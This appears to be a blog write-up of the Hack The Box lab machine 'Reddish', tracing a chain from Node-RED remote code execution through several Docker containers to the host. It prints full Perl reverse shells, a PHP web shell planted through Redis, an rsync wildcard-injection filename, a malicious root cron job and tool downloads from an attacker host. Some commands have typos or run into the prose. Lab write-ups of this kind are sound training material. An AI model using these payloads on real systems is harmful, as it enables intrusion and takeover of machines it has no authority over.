HTB boot2root - Reddish (Insane)
The Reddis machine is an insane linux box.

If you are italian you might want to check out the related video.
This machine is quite long and its made up of various docker containers.
First Scans#
Quick scans with nmap reveal port 1880 open
root@kali# nmap -p- reddishWith a more specific scan we see that there is a node.js application listening on such port

root@kali# nmap -sC -sV -p 1880 reddishBy using a browser and going to http://reddish:1880 we get the following
If instead we do a POST with curl we get
root@kali# curl -X POST http://reddish:1880Once again with the browser we can go to the url http://reddish:1880/red/5473a649c8de41204e498bad54136361 to find the a NODE-red application waiting.
RCE on NODE-Red#
The following article showcases a python script which can be used to obtain a RCE whenever we have access to a NODE-red application.
https://quentinkaiser.be/pentesting/2018/09/07/node-red-rce/
When I used it I'm not sure why, but I had some problem with it and I had to slightly change the code. Below you can see the diff between the original source and the modified one.
root@kali# diff original_noderedsh.py modified_noderedsh.pyThe basic idea of the script is to create three different nodes:
execnode, which contains the code to be executed.debugnode, to show the output of the command.injectnode, to activate the code.
With that script we can then listen for and execute a reverse shell in perl to get RCE on the docker that runs the NODE-red application.
root@kali# python modified_noderedsh.py http://reddish:1880/red/5473a649c8de41204e498bad54136361With that executed we have our reverse shell inside the docker.
root@nodered# idDocker #1 (NODE-red)#
If we go in the / folder we can see the .dockerenv file, which we can use to infer that we are inside a docker container.
root@nodered# ls /.dockerenvBy executing ip a we get the following three network interfaces
root@kali# ip aThe idea now is to pivot on other dockers that are contained withis this internal network. To find the other dockers we can bring into the machine a static version of nmap, which can be downloaded from this github repo
https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/nmap
The transfer can then be made by activating a python server and then using the following perl code on the remote machine (the docker one running NODE-red)
# -- on your host
cd /tmp
curl -L https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap > nmap
python3 -m http.server <YOUR_PORT>

# -- on remote docker
perl -e 'use File::Fetch;$url="http://<YOUR_IP>:<YOUR_PORT>/nmap";$ff=File::Fetch->new(uri => $url);$file=$ff->fetch() or die $ff->error;'
Once we have nmap we can use it as follows to find the various hosts which are up
root@kali# chmod +x ./nmap
root@kali# ./nmap -sP 172.19.0.1/16
As we can see, we have two hosts on the 172.19.0.4/16 network
172.19.0.2 --> reddish_composition_redis_1.reddish_composition_internal-network
172.19.0.3 --> reddish_composition_www_1.reddish_composition_internal-network
To check for open ports we can use the following bash script which makes use of the virtual network interfaces.
#!/usr/bin/env bash

for PORT in {1..65535}; do
    timeout 1 bash -c "</dev/tcp/<IP>/$PORT 2>/dev/null" 2>/dev/null && echo "port $PORT is open for host <IP>"
done
Without actually trying all ports (which could take a while), we can first try some well known ports by using the domain names as hints:
- The domain name of the host
172.19.0.2isreddish_composition_redis_1, wich means that probably aredisistance is up. Since the default port of redis is6379, we can try that port.bashtimeout 1 bash -c "</dev/tcp/172.19.0.2/6379 2>/dev/null" 2>/dev/null && echo "port is open"If we do that we find that the port
6379is actually open. - The domain name of the host
172.19.0.3isreddish_composition_www_1, which means that probably aweb serveristance is up. Since the default port of redis is either80or443, we can try those ports.shtimeout 1 bash -c "</dev/tcp/172.19.0.3/80 2>/dev/null" 2>/dev/null && echo "port is open" timeout 1 bash -c "</dev/tcp/172.19.0.3/443 2>/dev/null" 2>/dev/null && echo "port is open"If we do that we find that the port
80is open.
To recap, so far we the actual situation inside the docker network is as follows
Host 172.19.0.2 is up on port 6379
Host 172.19.0.3 is up on port 80
Let us now briefly cover on how we can access those dockers, which will be named respectively docker #2 and docker #3.
Docker #2 (Redis)#
To access the docker with ip 172.19.0.2 we can transfer a static version of ncat in the same way we transfered nmap.
# -- on your host
cd /tmp
curl -L https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/ncat > ncat
python3 -m http.server <YOUR_PORT>

# -- on remote docker
perl -e 'use File::Fetch;$url="http://<YOUR_IP>:<YOUR_PORT>/ncat";$ff=File::Fetch->new(uri => $url);$file=$ff->fetch() or die $ff->error;'
Once we have that we can use it as follows to connect to the open port.
./ncat 172.19.0.2 6379By executing some redis commands such as INFO server can immediatly see that its actually running a redis database.
NOTE: For those who do not know what redis is, the idea behind redis is to have an only in memory database which is really fast to access and which can be used to store session-relevant information such as authentication cookies, session data, and things of the sort for all sorts of application.
Docker #3 (Web)#
To acess the docker with ip 172.19.0.3 the idea is to create a sort of http proxy through the NODE-red application that connects our machine to the internal web server. This tunneling can be done by defining three nodes:
- An
input httpnode, which defines an endpoint/testaccessible through the NODE-red application by our external machine. - An
http requestnode, which makes an HTTP GET request to the internal endpoint http://reddish_composition_www_1.reddish_composition_internal-network - An
http responsenode.
Once this is set in place by going to the following URL
http://reddish:1880/api/6fbb5c419215f9da0447080d390e9f90/test
we can access the internal web server. Notice that the api{id} is displayed by the NODE-red application, so be careful to copy it correctly in your own specific case.
To make things even simpler, since NODE-red allows to import/export specific flows, one can simply import the following flow by saving it to a .json file and importing using the application menu.
[
    {"id":"7LF13","type":"tab","label":"7LF13","disabled":false,"info":""},

    {"id":"e3a53a8b.abb158","type":"http in","z":"7LF13","name":"",
     "url":"/test","method":"get","upload":false,"swaggerDoc":"",
     "x":217.69033813476562,"y":280.1761245727539,"wires":[["24a6e096.6390f"]]},

    {"id":"8dc7f6e1.09d878","type":"http response","z":"7LF13","name":"",
     "statusCode":"","headers":{},"x":770,"y":260,"wires":[]},

    {"id":"24a6e096.6390f","type":"http request","z":"7LF13","name":"",
     "method":"GET","ret":"txt",
     "url":"http://reddish_composition_www_1.reddish_composition_internal-network","tls":"",
     "x":550,"y":420,"wires":[["8dc7f6e1.09d878"]]}
]
Once we can reach the web server we can check the source code of the index page to see the following snippet
/*
  ,,* TODO
  ,,*
  ,,* 1. Share the web folder with the database container (Done)
  ,,* 2. Add here the code to backup databases in /f187a0ec71ce99642e4f0afbd441a68b folder
  ,,* ...Still don't know how to complete it...
  ,,*/
function backupDatabase() {
    $.ajax({
	url: "8924d0549008565c554f8128cd11fda4/ajax.php?backup=...",
	cache: false,
	dataType: "text",
	success: function (data) {
	    console.log("Database saved:", data);
	},
	error: function () {
	}
    });
}
Whats interesting here in particular is the hint that's telling us that the web folder, which is probably /var/www/html is being shared with the database container.
Pivoting from Docker #1 to Docker #3#
The last hint can be used to understand how to pivot from the NODE-red docker to the web server docker. The idea is to enter within redis and use the set dbfilename, set dir and save commands to create a malicious php script on the web server folder.
Thus the flow is
root@nodered# ./ncat 172.19.0.2 6379$ set cmd "<?php echo system($_REQUEST['cmd']) ?>"
config set dbfilename "test.php"
config ser dir "/var/www/html/"
saveOnce we have done that we can modify the flow defined previouls so that the http request node makes an internal request to the following endpoint
http://reddish_composition_www_1.reddish_composition_internal-network/test.php?cmd=whoamiIf we then go to http://reddish:1880/api/6fbb5c419215f9da0447080d390e9f90/test we should see the output of the command whoami
By chaning the command to a reverse shell in perl we're able to get a reverse shell on the www docker.
NOTE: There is a cronjob that periodically removes file from the /var/www/html folder, therefore I suggest to keep a redis connection open and repeat the last command save to re-generate the malicious test.php script in cases when we see a "cannot find test.php" message from the web server.
PrivEsc on Docker #3 (user flag)#
Once we're inside the www docker we can go to the filesystem root to find a /backup directory with a backup.sh script. The script contains the following code
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://backup:873/src/rdb/
cd / && rm -rf /var/www/html/*
rsync -a rsync://backup:873/src/backup/ /var/www/html/
chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
This code is periodically run by the root account. Notice that the second command of this code – the call to rsync -a *.rdb – is vulnerable.
To attack this the idea is to create two files in the /var/www/html/f187a0ec71ce99642e4f0afbd441a68b folder. So, first things first, let us move into that directory.
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b;- The first file will be named
test.rdband will contain the codefor a reverse shell in perl. This file can be generated with the following command. Notice that in this payload the IP is fixed, since it refers to the nodered docker host, which has always the same IP.
shecho "#/bin/bash \n perl -e 'use Socket;\$i=\"172.19.0.4\";\$p=9009;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in(\$p,inet_aton(\$i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};'" > test.rdb - We'll then create another file named
-e sh test.rdb. Thecontent of this second file is of no importance, as we're only interested in its filename.
shecho "yo" > '-e sh test.rdb';
After this we can simply listen using ncat on the first docker (the one running the NODE-red app) on port 9009 to get a shell as root on the www docker.
Once we have the shell we can find and read the user flag in the /home/somaro/ directory.
Docker #4 (Backup)#
There's still one last docker that we haven't explored yet. Indeed, from the code of the backup.sh script we can see a couple of calls being made with rsync to a machine called backup.
If we ping that machine we can see its IP address
root@www# ping -c 1 backupThus on the other network inteface the docker #3 is connected, which is 172.20.0.1/16, we can see another host up, the host 172.20.0.2 which will be the fourth and last docker we'll encounter in this machine.
Using rsync we can explore the filesystem of the remote backup machine. In particular we can read the files contained in its root directory
root@www# rsync -v rsync://backup:873/srcBy transfering the docker-entrypoint.sh we see the following
root@www# rsync rsync://backup:873/src/docker-entrypoint.sh .
          cat docker-entrypoint.sh
As we can see, the command service cron start tells us that the cronjob deamon is running on the backup machine.
Pivoting from Docker #3 to Docker #4#
To pivot from the www docker to the backup docker the idea is to create a cronjob which will start a reverse shell written in perl, since apparently for some reason perl is present in all of the dockers so far.
To do this however we need to transfer ncat to the www docker. To connect the www docker to our machine the idea is to use the NODE-red docker as a pivot point. This can be done with socat as follows
# -- first, download socat, ncat and activate server on your host machine
cd /tmp
curl -L https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/ncat > ncat
curl -L https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat > socat
python3 -m http.server <YOUR_PORT>

# -- then, download socat and use it on docker #1 (nodered)
perl -e 'use File::Fetch;$url="http://<YOUR_IP>:<YOUR_PORT>/ncat";$ff=File::Fetch->new(uri => $url);$file=$ff->fetch() or die $ff->error;'
chmod +x ./socat
./socat TCP4-LISTEN:3334,fork TCP4:<YOUR_IP>:<YOUR_PORT> &

# -- finally, download ncat from docker #3 (www)
perl -e 'use File::Fetch;$url="http://172.19.0.4:3334/ncat";$ff=File::Fetch->new(uri => $url);$file=$ff->fetch() or die $ff->error;'NOTE: as we have already done with nmap and ncat, to use socat on the nodered docker the idea is to download a static version and transfer it with perl.
Once we have ncat on the third docker we can create the file which contains the malicious cronjob
echo "* * * * * root perl -e 'use Socket;\$i=\"172.20.0.3\";\$p=9000;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in(\$p,inet_aton(\$i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};'" > test; and transfer it to the backup docker with rsync
rsync -v test root@backup::src/etc/cron.d/;Then, by listening with ncat on port 9000 on the www docker, we get a reverse shell on the backup docker.
PrivEsc on Docker #4 (root flag)#
Once we are inside the backup docker we immediatly notice that we can access the device files for the hard-disks /dev/sda*
root@backup# ls -lha /dev/sd*and by mounting /dev/sda2 we get access to the true host's file system.
mount /dev/sd2 /mnt The root flag is then situated in /mnt/root/root.txt.